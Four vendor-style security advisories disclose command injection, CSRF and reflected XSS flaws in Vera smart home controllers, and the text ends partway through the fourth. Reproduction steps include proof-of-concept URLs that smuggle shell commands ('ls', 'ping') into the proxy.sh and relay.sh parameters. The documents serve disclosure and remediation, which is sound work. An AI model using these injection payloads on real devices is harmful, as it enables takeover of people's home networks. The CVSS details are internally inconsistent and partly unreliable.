# SIG-EXT-05-2017-01 (Unauthenticated Command Injection in Proxy Services) -- CVE-2017-9388

**Introduction**

-------------------------------------------------------------------------------------------------

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a command injection issue in Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------


All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Navigate to http://192.168.1.186/cgi-bin/cmh/proxy.sh?url=http://www.mios.com/q=test%22%3bls+-ltr+/%3b%22
2. Observe that this displays the directory contents of root folder
3. Alternatively you can also use the following HTML file which is what an attacker would do to trick a user into executing code on the device if the device is not exposed externally






**Vulnerability Description**


-------------------------------------------------------------------------------------------------

The device provides a web user interface that allows a user to manage the device. As a part of the functionality the device firmware file contains a file known as proxy.sh which allows the device to proxy a specific request to and fro from another website. This is primarily used as a method of communication between the device and Vera website when the user is logged in to the <https://home.getvera.com> and allows the device to communicate between the device and website.

One of the parameters retrieved by this specific script is “url”.




This parameter is not sanitized by the script correctly and is passed in a call to “eval” to execute “curl” functionality. This allows an attacker to escape from the executed command and then execute any commands of his/her choice.



**Exploitation**

-------------------------------------------------------------------------------------------------

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing commands on the device withour any authentication required. If the device is not exposed directly on the Internet, then in that case an attacker can trick a user into navigating to a website that an attacker controls and then execute the attack using the user’s browser and a hidden iframe as shown in the image below.



**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "proxy.sh" script which is in the /www/cgi-bin/cmh folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

# SIG-EXT-05-2017-02 (Unauthenticated Command Injection in Relay Services) -- CVE-2017-9384

**Introduction**

-------------------------------------------------------------------------------------------------

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a command injection issue in Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------


All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Navigate to http://[IP address od device]/cgi-bin/cmh/relay.sh?action=start&ip=10.0.0.1&remote\_host=10.0.0.10"%26+ping+-c+4+[IP address of anotehr device on network]%26+MiOSRestApi.sh+"&session\_key=12344444444
2. Observe that this pings another device on the network 4 times
3. Alternatively, you can also use the following HTML file which is what an attacker would do to trick a user into executing code on the device if the device is not exposed externally






**Vulnerability Description**


-------------------------------------------------------------------------------------------------

The device provides a web user interface that allows a user to manage the device. As a part of the functionality the device firmware file contains a file known as relay.sh which allows the device to create relay ports and connect the device to Vera servers. This is primarily used as a method of communication between the device and Vera servers so the devices can be communicated with even when the user is not at home.

One of the parameters retrieved by this specific script is “remote\_host”.




This parameter is not sanitized by the script correctly and is passed in a call to “eval” to execute another script where remote\_host is concatenated to be passed a parameter to the second script. This allows an attacker to escape from the executed command and then execute any commands of his/her choice.



**Exploitation**

-------------------------------------------------------------------------------------------------

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing commands on the device withour any authentication required. If the device is not exposed directly on the Internet, then in that case an attacker can trick a user into navigating to a website that an attacker controls and then execute the attack using the user’s browser and a hidden iframe as shown in the image below.



**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "relay.sh" script which is in the /www/cgi-bin/cmh folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

# SIG-EXT-05-2017-03 (Systemic XSRF) -- CVE-2017-9381

**Introduction**

-------------------------------------------------------------------------------------------------

Recently cross-site request forgery issues were discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified that the device does not implement any cross site request forgery protection in Veralite and Veraedge Smart home controller/router This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker to execute all the actions on the device that a user can perform including setting up rooms, upgrading the firmware, adding and deleting plugins on the device, etc.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C)
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------


All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**


-------------------------------------------------------------------------------------------------

1. Connect to the same network that the device is connected to and open a web browser
2. Navigate to the file CSRF\_Installapp.html in the browser





1. Observe that a new app “Ergy” is installed on the device from the Vera marketplace



**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides a user with the capability of installing or deleting apps on the device using the web management interface. It seems that the device does not implement any cross-site request forgery protection mechanism which allows an attacker to trick a user who navigates to an attacker controlled page to install or delete an application on the device.

Note: The cross-site request forgery is a systemic issue across all other functionalities of the device.

**Exploitation**

-------------------------------------------------------------------------------------------------

It is very easy to execute a command of an attacker’s choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack. After the user is logged in to the device’s web interface, an attacker can create a hidden IFRAME window on an attacker’s web page and thus execute the payload that would change install a new application on the device.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "lighthead" server inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

This check can involve custom defense mechanisms using CSRF specific tokens created and verified by your application or can rely on the presence of other HTTP headers depending on the level of rigor/security you want. There are numerous ways you can specifically defend against CSRF. We recommend using one of the following (in ADDITION to the check recommended above):

1. Synchronizer (i.e.,CSRF) Tokens (requires session state)
2. Double Cookie Defense
3. Encrypted Token Pattern
4. Custom Header - e.g., X-Requested-With: XMLHttpRequest

More details can be found at <https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet>

# SIG-EXT-05-2017-04 (Unauthenticated Reflected Cross-Site Scripting) -- CVE-2017-9390

**Introduction**

-------------------------------------------------------------------------------------------------

Recently a reflected cross-site scripting issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and VeraEdge devices. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified that the device does not implement any reflected cross-site scripting protection in Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker to execute client side code on the user’s browser and thus allows an attacker from executing other functions on the devices which are protected by authentication. An example would be to add new users to the device.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C)
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

